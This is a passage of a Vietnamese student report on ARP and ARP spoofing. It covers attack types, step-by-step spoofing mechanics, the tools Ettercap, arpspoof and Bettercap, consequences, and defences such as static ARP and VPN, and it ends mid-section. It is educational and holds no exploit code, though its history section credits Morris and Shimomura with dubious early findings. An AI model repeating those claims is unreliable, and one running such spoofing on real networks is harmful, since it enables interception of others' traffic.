
Được sử dụng trong hệ thống mạng Lan để yêu cầu địa chỉ IPv4 từ bảng ARP của router. Chẳng hạn như một quản trị viên mạng có thể sử dụng Reverse ARP để xác định địa chỉ IP của một máy tính được kết nối với mạng mà không cần biết địa chỉ MAC của máy tính đó.



Hình 2.16: Reverse ARP

e) Inverse ARP

Inverse ARP được dùng để tìm địa chỉ IP của các node từ địa chỉ lớp liên kết dữ liệu. Nó thu thập địa chỉ mạng ảo ở lớp 2 từ việc signal của layer 2. Inverse ARP ít được sử dụng hơn Reverse ARP.



Hình 2.17: Inverse ARP

2.2.5 Mối quan hệ của ARP với DHCP và DNS


a) Mối quan hệ giữa ARP và DHCP

ARP thường được sử dụng để ánh xạ địa chỉ IP thành địa chỉ MAC trên mạng cục bộ. Khi một thiết bị nào đó muốn giao tiếp mạng với địa chỉ IP nhất định thì nó sẽ sử dụng ARP để tìm địa chỉ MAC của thiết bị đó.

DHCP là giao thức được sử dụng để cấp phát cấu hình mạng tự động cho các thiết bị trong mạng, bao gồm cả địa chỉ IP. Khi một thiết bị tham gia mạng hoặc cần cấp lại địa chỉ IP, nó sẽ gửi yêu cầu DHCP. DHCP Server sẽ gửi lại một địa chỉ IP cho thiết bị đó và sau đó thiết bị sử dụng ARP để tìm địa chỉ MAC của DHCP Server để gửi và nhận các gói tin DHCP.

b) Mối quan hệ giữa ARP và DNS

DNS là hệ thống cho phép dịch các tên miền thành địa chỉ IP và ngược lại. Khi một thiết bị cần giao tiếp với máy chủ hoặc dịch vụ nó sẽ sử dụng DNS để tìm địa chỉ IP của máy chủ đó. Sau khi nhận được địa chỉ IP từ DNS, thiết bị sử dụng ARP để tìm địa chỉ MAC của máy chủ tương ứng để gửi các gói tin trong mạng cục bộ.



Hình 2.18: Mối quan hệ ARP – DHCP – DNS

2.2.6 Các loại hình thức tấn công bằng ARP

a) Tấn công ARP Cache Poisoning

ARP Cache Poisoning còn được gọi là truyền nhiễm bộ nhớ đệm ARP. Kẻ tấn công gửi các thông điệp ARP giả mạo với mục đích làm thay đổi hoặc thêm mới các thông tin trong bảng ARP của thiết bị mục tiêu. Mục đích của việc đó là để khiến cho các thiết bị mục tiêu gửi dữ liệu để cho kẻ tấn công thay vì đích đến thật sự.

b) Tấn công Dos

Tấn công Dos được viết tắt cho từ Denial of Service từ chối dịch vụ. Kẻ tấn công sẽ gửi quá nhiều gói tin ARP Spoofing đến một thiết bị nạn nhân nào đó trên mạng.

Khiến cho thiết bị đó bị quá tải và không thể sử lý các yêu cầu hợp pháp, ngoài ra còn khiến thiết bị không thể truy cập mạng ra bên ngoài.

c) Tấn công ARP Reply

Kẻ tấn công ghi lại các gói tin ARP hợp pháp giữa hai thiết bị, sau đó phát lại các gói tin ARP ghi lại vào một thời điểm sau đó. Cả hai thiết bị tin rằng là mình trao đổi với nhau nãy giờ nhưng không biết rằng họ đang giao tiếp với kẻ tấn công đấy.

d) Tấn công Man in the Middle

Được viết tắt MITM, kẻ tấn công sử dụng ARP Spoofing để giả mạo địa chỉ MAC của hai thiết bị đấy trong cùng một giao tiếp mạng. Đầu tiên nó sẽ gửi địa chỉ MAC của nó đi kèm với IP địa chỉ máy A đến B và tiếp tục ngược lại như vậy. Đồng thời khiến hai thiết bị tin rằng là đang giao tiếp với nhau, nhưng thực tế là họ đang giao tiếp với thiết bị thứ ba của kẻ tấn công. Khi đó kẻ tấn công có thể chặn, đọc và sửa đổi dữ liệu trao đổi được giữa hai thiết bị với nhau.


2.3 Khái niệm về tấn công ARP Spoofing là gì?

2.3.1 Khái niệm về ARP Spoofing

Arp Spoofing là một kỹ thuật tấn công mạng nguy hiểm trong đó kẻ tấn công giả mạo địa chỉ MAC của một thiết bị khác trên vùng mạng để đánh lừa các thiết bị khác.

ARP Spoofing có thể cho phép kẻ tấn công chặn các khung dữ liệu trên mạng, sửa đổi lưu lượng hoặc dùng tất cả lưu lượng. Thông thường, cuộc tấn công này sử dụng như là một sự mở đầu cho các cuộc tấn công khác, chẳng hạn như tấn công từ chối dịch vụ, tấn công MITM hoặc tấn công cướp dữ liệu liên lạc.

Cuộc tấn công này chỉ có thể dùng trong các mạng mà dùng Address Resolution Protocol và giới hạn trong các mạng cục bộ. Lỗ hổng của ARP là một giao thức truyền thông được sử dụng rộng rãi để tìm ra các địa chỉ tầng liên kết dữ liệu từ các địa chỉ tầng mạng.



Hình 2.19: Hình ảnh Hacker đang nghe lén cuộc trao đổi của hai thiết bị

2.3.2 Lịch sử phát triển của ARP Spoofing

Mốc thời gian và phát triển của ARP Spoofing:

1982 – 1990

- Robert Tappan Morris, đây là một sinh viên tại đại học Cornell, đã phát hiện ra lỗ hổng trong giao thức ARP.
- Tsutomu Shimomura, là một nhà nghiên cứu bảo mật ở Nhật Bản, công bố một bài báo mô tả chi tiết cách thức thực hiện tấn công ARP Spoofing.

1997 – 2000

- Các cuộc tấn công ARP Spoofing được phát hiện và báo cáo trong các môi trường mạng thực tế, khiến cho các chuyên gia bảo mật và quản trị mạng phải quan tâm đến vấn đề này.
- Các công cụ readily available được phát triển để thực hiện tấn công ARP Spoofing, khiến kỹ thuật này trở nên dễ dàng tiếp cận hơn đối với những kẻ tấn công.

2001 – 2005

- Các công cụ và kỹ thuật tấn công ARP Spoofing đã được phát triển và cải tiến khá là đáng kể. Các nhóm nghiên cứu độc lập đã giới thiệu các công cụ như : Ettercap, Bettercap, v.v… giúp cho kẻ tấn công thực hiện ARP Spoofing một cách dễ dàng hơn.

2006 – 2010

- ARP Spoofing trở thành một trong những phương thức tấn công mạng cục bộ phổ biến nhất. Các cuộc tấn công lúc đấy được sử dụng để đánh cắp các thông tin nhạy cảm, thực hiện phân tán mã độc.

2011 – 2015

- Vẫn tiếp tục nằm trong mối đe dọa lớn trong lĩnh vực an toàn thông tin không gin mạng. Tuy các công cụ phát hiện và ngăn chặn các cuộc tấn công ARP Spoofing được sử dụng và triển khai rộng rãi nhưng vẫn không là gì đối với sự sáng tạo của tin tặc.

2016 – Hiện nay

- ARP Spoofing vẫn tiếp tục phát triển. Các biện pháp phòng ngừa và công nghệ bảo mật ngày càng cải tiến để ngăn chặn các đòn tấn công của ARP Spoofing. Tuy nhiên, vẫn phải nâng cao chuyên môn cho các chuyên gia trong việc bảo mạng khỏi loại hình tấn công này.

2.3.3 Mục đích tấn công của ARP Spoofing

Mục đích chính của các cuộc tấn công :

a) Phát đi một số phản hồi ARP trên toàn mạng

Kẻ tấn công phát đi một số lượng lớn gói tin ARP Spoofing đến các thiết bị trên toàn mạng, mục đích nhằm để:

- Làm cho mạng bị nghẽn khi có quá nhiều gói tin ARP Spoofing khiến cho thiết bị người dùng không thể truy cập được dịch vụ mạng.
- Che giấu đi các hoạt động tấn công khác đang diễn ra trên mạng.

b) Chèn địa chỉ giả vào bảng địa chỉ MAC của switch

- Kẻ tấn công gửi các địa chỉ giả và bảng địa chỉ MAC giả đến switch để chèn vào địa chỉ MAC giả mạo vào bảng địa chỉ MAC của switch.
- Khi nhận được một gói tin Ethernet, nó sẽ sử dụng địa MAC để xác định cổng nào cần chuyển tiếp gói tin đó. Vì địa chỉ MAC đã được làm giả mạo trước đó nên switch có thể chuyển tiếp gói tin đến cho kẻ tấn công thay vì thiết bị đích thực.

c) Liên kết không chính xác địa chỉ MAC với địa chỉ IP

- Đây là mục đích chính và phổ biến nhất trong cuộc tấn công. Kẻ tấn công sẽ gửi các gói tin chứa địa chỉ MAC của nó cho các thiết bị cùng mạng để liên kết địa chỉ MAC của nó với các thiết bị khác. Khi một thiết bi gửi dữ liệu đến thiết bị khác thì dữ liệu đó sẽ được chuyển đến kẻ tấn công thay vì đến thiết bị đích kia.

d) Gửi quá nhiều truy vấn ARP tới máy chủ mạng

- Làm cho máy chủ mạng bị quá tải khi có quá nhiều truy vấn ARP, khiến nó không thể phục vụ các yêu cầu của người dùng.

Khi một cuộc tấn công giả mạo ARP thành công, kẻ tấn công có thể.

- Tiếp tục thực hiện các thao tác định tuyến thông tin như cũ. Trừ khi được gửi qua các kênh mạng không được mã hóa như là HTTPS, kẻ tấn công có thể đánh cắp dữ liệu.
- Thực hiện chiếm quyền điều khiển phiên hiện tại. Nếu kẻ tấn công lấy được cookie và ID phiên, chúng có thể truy cập vào tài khoản hiện tại đang hoạt động của nạn nhân, thực hiện thay đổi như: có quyền truy cập trái phép vào tài nguyên, chuyển tệp, tiêm phần mềm độc hại, nghe lén, v.v…
- Những kẻ tấn công không sử dụng thiết bị của mình để thực hiện các cuộc tấn công DDoS mà thay vào đó nó chỉ định địa chỉ MAC của máy chủ để tấn công IP. Nếu họ thực hiện cuộc tấn công này nhằm vào nhiều địa chỉ IP, máy chủ mục tiêu sẽ tràn ngập lưu lượng truy cập từ đó làm gián đoạn hoặc vô hiệu hóa khả năng liên lạc của các thiết bị khác.


2.3.4 Nguyên lý hoạt động của ARP Spoofing

Quy trình hoạt động của ARP Spoofing được thực hiện qua các bước sau:

- Bước 1: Hacker thường lắng nghe địa chỉ MAC trên mạng LAN. Miễn là nó nhận nhiều yêu cầu ARP từ hai máy chủ. Nó có thể tiến hành các hoạt động giả mạo.
- Bước 2: Sau khi nghe lén được hai thiết bị A và B đang yêu cầu ARP. Kẻ tấn công đã có trong mình địa chỉ IP và MAC của hai thiết bị và bắt đầu một cuộc tấn công
- Bước 3: Kẻ tấn công gửi sử dụng công cụ ARP Spoofing để gửi các gói tin ARP giả mạo đến máy chủ B, đặt IP của người gửi trong tiêu đề giao thức của

gói này thành địa chỉ IP của A và đặt MAC của người gửi thành địa chỉ MAC của chính kẻ tấn công.

- Bước 4: Sau khi nhận được ARP Reply, máy chủ B cập nhật bảng Cache ARP của nó và thay đổi địa chỉ MAC của máy chủ A (IP_A, MAC_A) thành (IP_A, MAC_HACKER).
- Khi máy chủ B muốn gửi gói dữ liệu đến máy chủ A, nó sẽ đóng gói tiêu đề Liên kết của gói dữ liệu theo bảng ARP và đặt địa chỉ MAC đích thành MAC_HACKER thay vì MAC_A.
- Bước 5: Khi switch nhận được gói dữ liệu được gửi từ B đến A, nó sẽ chuyển tiếp gói dữ liệu đến kẻ tấn công dựa trên địa chỉ MAC giả mạo trong gói tin đó.
- Bước 6: Sau khi kẻ tấn công nhận được gói tin dữ liệu, kẻ tấn công có thể lưu nó rồi gửi đến thiết bị A. Kẻ tấn công cũng có thể giả mạo dữ liệu trước khi gửi gói dữ liệu đến A, gây thiệt hại.



Hình 2.20: Minh họa ví dụ về cách thức tấn công ARP Spoofing

2.3.5 Cách thức tấn công và phân loại của ARP Spoofing

a) ARP Cache Poisoning

Khái niệm: đây là một kỹ thuật tấn công mạng trong đó kẻ tấn công gửi các gói tin ARP giả mạo đến các thiết bị khác trong mạng LAN

Mục đích: được dùng để đánh lừa các thiết bị trên mạng tin rằng địa chỉ MAC của mình thuộc về một thiết bị khác.

Cách thức tấn công: kẻ tấn công gửi các gói tin ARP với địa chỉ MAC giả mạo đến các máy chủ mạng, khiến cho bảng ARP của người dùng cập nhập với thông tin giả mạo này.

b) ARP Redirection

Khái niệm: đây là một biến thể của ARP Spoofing, trong đó kẻ tấn công thực hiện việc gửi gói tin ARP giả mạo để điều hướng lưu lượng mạng từ một máy tính đến máy tính khác mà kẻ tấn công kiểm soát.

Mục đích: Dùng để chuyển hướng lưu lượng truy cập của các thiết bị trên mạng đến một địa chỉ IP khác do kẻ tấn công kiểm soát.

Cách thức tấn công: kẻ tấn công giả mạo phản hồi các yêu cầu ARP, gửi các phản ứng ARP với địa chỉ MAC giả mạo đến nạn nhân và router, làm cho lưu lượng mạng được chuyển hướng thông qua máy tính của kẻ tấn công.

c) DNS Spoofing

Khái niệm: là một kỹ thuật tấn công mạng trong đó kẻ tấn công cố gắng thay đổi hoặc làm giả các bản ghi DNS để điều hướng lưu lượng mạng hoặc lừa đảo người dùng

Mục đích: dùng để đánh lừa máy chủ DNS cung cấp địa chỉ IP giả mạo cho một tên miền hợp pháp.

Cách thức tấn công: sử dụng các kỹ thuật khác nhau để đánh lừa máy chủ DNS, sau đó cung cấp địa chỉ IP của trang web giả mạo cho người dùng khi họ truy cập tên miền hợp pháp

2.3.6 Công cụ và phần mềm phổ biến được sử dụng cho ARP Spoofing

a) Ettercap


Giới thiệu: Ettercap là một công cụ mã nguồn mở được sử dụng rộng rãi cho các cuộc tấn công mạng, bao gồm ARP Spoofing. Ngoài các tính năng cốt lõi, Ettercap hiện còn bao gồm một loạt công cụ hữu ích như: lọc gói, thu thập mật khẩu cho các giao thức khác nhau, hỗ trợ SSL/SSH. Nó cũng hỗ trợ các plugin của bên thứ ba, cung cấp khả năng gần như vô hạn.

Về ưu điểm:

- Hổ trợ nhiều tính năng, bao gồm ARP Poisoning, DNS Spoofing và các cuộc tấn công MITM khác.
- Dễ cấu hình và sử dụng.
- Chạy được trên nhiều nền tảng khá như: windows, linux, ubuntu, v.v…

Về nhược điểm:

- Giao diện đồ họa không được thân thiện và không được cập nhập đầy đủ
- Hiệu suất tấn công mạng lớn có thể giảm đi.



Hình 2.21: Công cụ Ettercap

b) ARPspoof


Giới thiệu: ARPspoof là một công cụ từ gói Dsniff có thể được sử dụng để gửi tin nhắn ARP giả mạo trên mạng LAN, có thể được sử dụng để chuyển hướng lưu lượng truy cập hoặc thực hiện các cuộc tấn công trung gian các dòng lệnh được sử dụng để thực hiện các cuộc tấn công ARP Spoofing.

Về ưu điểm:

- Công cụ nhẹ và xử lý thông tin nhanh chóng.
- Có thể được tích hợp vào các kịch bản tấn công tự động.

Về nhược điểm:

- Giao diện dòng lệnh có thể làm cho việc sử dụng phức tạp đối với người mới bắt đầu sử dụng
- Có ít tính năng so với công cụ khác như: Ettercap hoặc Bettercap.



Hình 2.22: Công cụ ARPspoof

c) Bettercap


Giới thiệu: Bettercap là một công cụ mã nguồn mở mạng mẽ cho các cuộc tấn công mạng được viết bằng ngôn ngữ Go. Công cụ này bao gồm một bộ tính năng có thể mở rộng cho các loại mục tiêu khác nhau, bao gồm mạng WiFi, thiết bị BLE, thiết bị HID không dây và hỗ trợ cho mạng ipv4 và Ipv6.

Về ưu điểm:

- Hỗ trợ nhiều tính năng, bao gồm ARP Poisoning, DNS Spoofing, HTTP Proxying và hơn thế nữa.
- Được sử dụng từ CLI (giao diện dòng lệnh) và giao diện người dùng đồ họa (GUI) thân thiện và dễ sử dụng.
- Hỗ trợ scripting và cấu hình linh hoạt.

Về nhược điểm:

- Có thể cần một thời gian để làm quen với các tính năng và cấu hình của công cụ.



Hình 2.23: Công cụ Bettercap

d) Wireshark

Giới thiệu: Mặc dù không nhất thiết phải được sử dụng để thực hiện giả mạo ARP Spoofing. Nhưng nó là một công cụ thiết yếu không thể thiếu để phân tích mạng và đánh hơi các gói tin dữ liệu thông qua kênh liên lạc lạ và được sử dụng rộng rãi trong lĩnh vực an toàn thông tin, mạng máy tính và quản lý mạng.

Về chức năng:


- Ghi nhận và phân tích các gói dữ liệu trên mạng.
- Hiển thị tất cả các giao thức như: TCP, UDP, IP DNS , HTTP, v.v….
- Hỗ trợ nhiều loại giao diện mạng như Ethernet, Wi-Fi, Bluetooth, và nhiều loại khác.
- Cho phép lọc và tìm kiếm các gói dữ liệu dựa trên nhiều tiêu chí khác nhau.

Về ưu điểm:

- Giao diện người dùng đồ họa (GUI) thân thiện và dễ sử dụng.
- Có khả năng phân tích chi tiết về các gói dữ liệu mạng, giúp người dùng hiểu rõ hoạt động của mạng.
- Hỗ trợ nhiều nền tảng hệ điều hành như: Windows, macOS và Linux.

Về nhược điểm:

- Yêu cầu lượng lớn tài nguyên máy tính khá lớn, đặc biệt là khi phân tích các gói dữ liệu lớn hoặc trong môi trường mạng phức tạp.
- Cần có kiến thức cơ bản về mạng máy tính để sử dụng hiệu quả.



Hình 2.24: Công cụ phân tích gói dữ liệu Wireshark

2.4 Nguy cơ và hậu quả của ARP Spoofing

2.4.1 Nguy cơ của ARP Spoofing

Sau khi tấn công và đánh cắp thông tin đăng nhập của nạn nhân bao gồm: tên người dùng và mật khẩu, khi họ truy cập vào các trang Website hoặc các dịch vụ trực tuyến khác, thông qua việc giả mạo địa chỉ MAC của máy chủ đích để đánh lừa máy chủ đó gửi thông tin đăng nhập trực tiếp cho chúng.

Chuyển hướng lưu lượng mạng từ người dùng đích đến là kẻ tấn công. Điều này cho phép kẻ tấn công có thể theo dõi, thu thập dữ liệu nhạy cảm hoặc thậm chí sửa đổi các gói dữ liệu được truyền qua mạng.

Bằng cách can thiệp vào lưu lượng mạng, kẻ tấn công có thể sửa đổi dữ liệu đang được gửi đi hoặc đang nhận về. Điều này có thể dẫn đến việc truyền tải thông tin giả mạo, lừa đảo, phá hoại hoặc thậm chí làm hỏng dữ liệu.

2.4.2 Hậu quả của ARP Spoofing

Rò rỉ dữ liệu nhạy cảm như: thông tin đăng nhập hoặc dữ liệu được truyền tải bị đánh cắp, kẻ tấn công có thể truy cập trái phép vào các hệ thống và tài nguyên quan trọng ngoài ra có thể trở thành nạn nhân của việc lừa đảo hoặc truy cứu pháp lý.

Kẻ tấn công can thiệp trực tiếp vào lưu lượng mạng, có thể gây ra sự mất điều khiển về hệ thống mạng. Điều này có thể dẫn đến hiện tượng mạng chậm hoặc mất kết nối, gây ảnh hưởng đến hoạt động kinh doanh hoặc dịch vụ mạng. Do mạng bị tắc nghẽn hoặc gián đoạn, hiệu quả công việc và năng suất của người dùng bị ảnh hưởng giảm đi.

Do rò rỉ dữ liệu hoặc tấn công mạng, uy tín của các doanh nghiệp hoặc tổ chức vừa và nhỏ có thể bị ảnh hưởng nghiêm trọng và phải chịu tổn thất tài chính lớn.

Hình 2.25: Tin tặc lấy dữ liệu của các nạn nhân

2.5 Các phương pháp phòng tránh và phòng ngừa trước cuộc tấn công khỏi ARP Spoofing

2.5.1 Sử dụng ARP tĩnh

Sử dụng giao thức ARP tĩnh trong máy chủ sẽ giúp mình giảm nguy cơ giả mạo. Nếu có hai máy chủ thường xuyên liên lạc với nhau, việc thiết lập mục ARP tĩnh sẽ tạo ra một mục nhập cố định trong bộ đệm ARP. Mục này có thể giúp thêm một lớp bảo vệ khỏi hành vi giả mạo và ngăn thiết bị tự động thay đổi bộ đệm ARP.

Câu lệnh sử dụng: arp -s [địa chỉ ip] [địa chỉ MAC]

Ưu điểm:

- Đem lại hiểu cao trong việc ngăn chặn các cuộc tấn công ARP Spoofing.
- Dễ dàng thực hiện và tiếp cận với người dùng.

Nhược điểm:

- Khó quản lý tất cả địa chỉ trên vùng không gian mạng lớn với nhiều thiết bị.
- Không thể ngăn chặn các cuộc tấn công ARP phức tạp hơn.

2.5.2 Sử dụng mạng riêng ảo


Việc sử dụng mạng riêng ảo VPN cho phép các thiết bị kết nối với Internet thông qua một tunnel được mã hóa. Điều này sẽ khiến cho tất cả các thông tin được mã hóa và vô giá trị đối với kẻ tấn công

Ưu điểm:

- Ẩn địa chỉ IP khỏi mọi người.
- Bảo vệ mạng khỏi các cuộc tấn công ARP Spoofing.
- Bảo vệ các dữ liệu nhạy cảm khi truyền tải lên mạng.

Nhược điểm:

- Làm giảm tốc độ truy cập mạng khi phải mã hóa dữ liệu.
- Có một vài thiết bị sẽ không tương thích với nó.



Hình 2.26: Hoạt động của VPN

2.5.3 Sử dụng ARP Spoofing detction tools

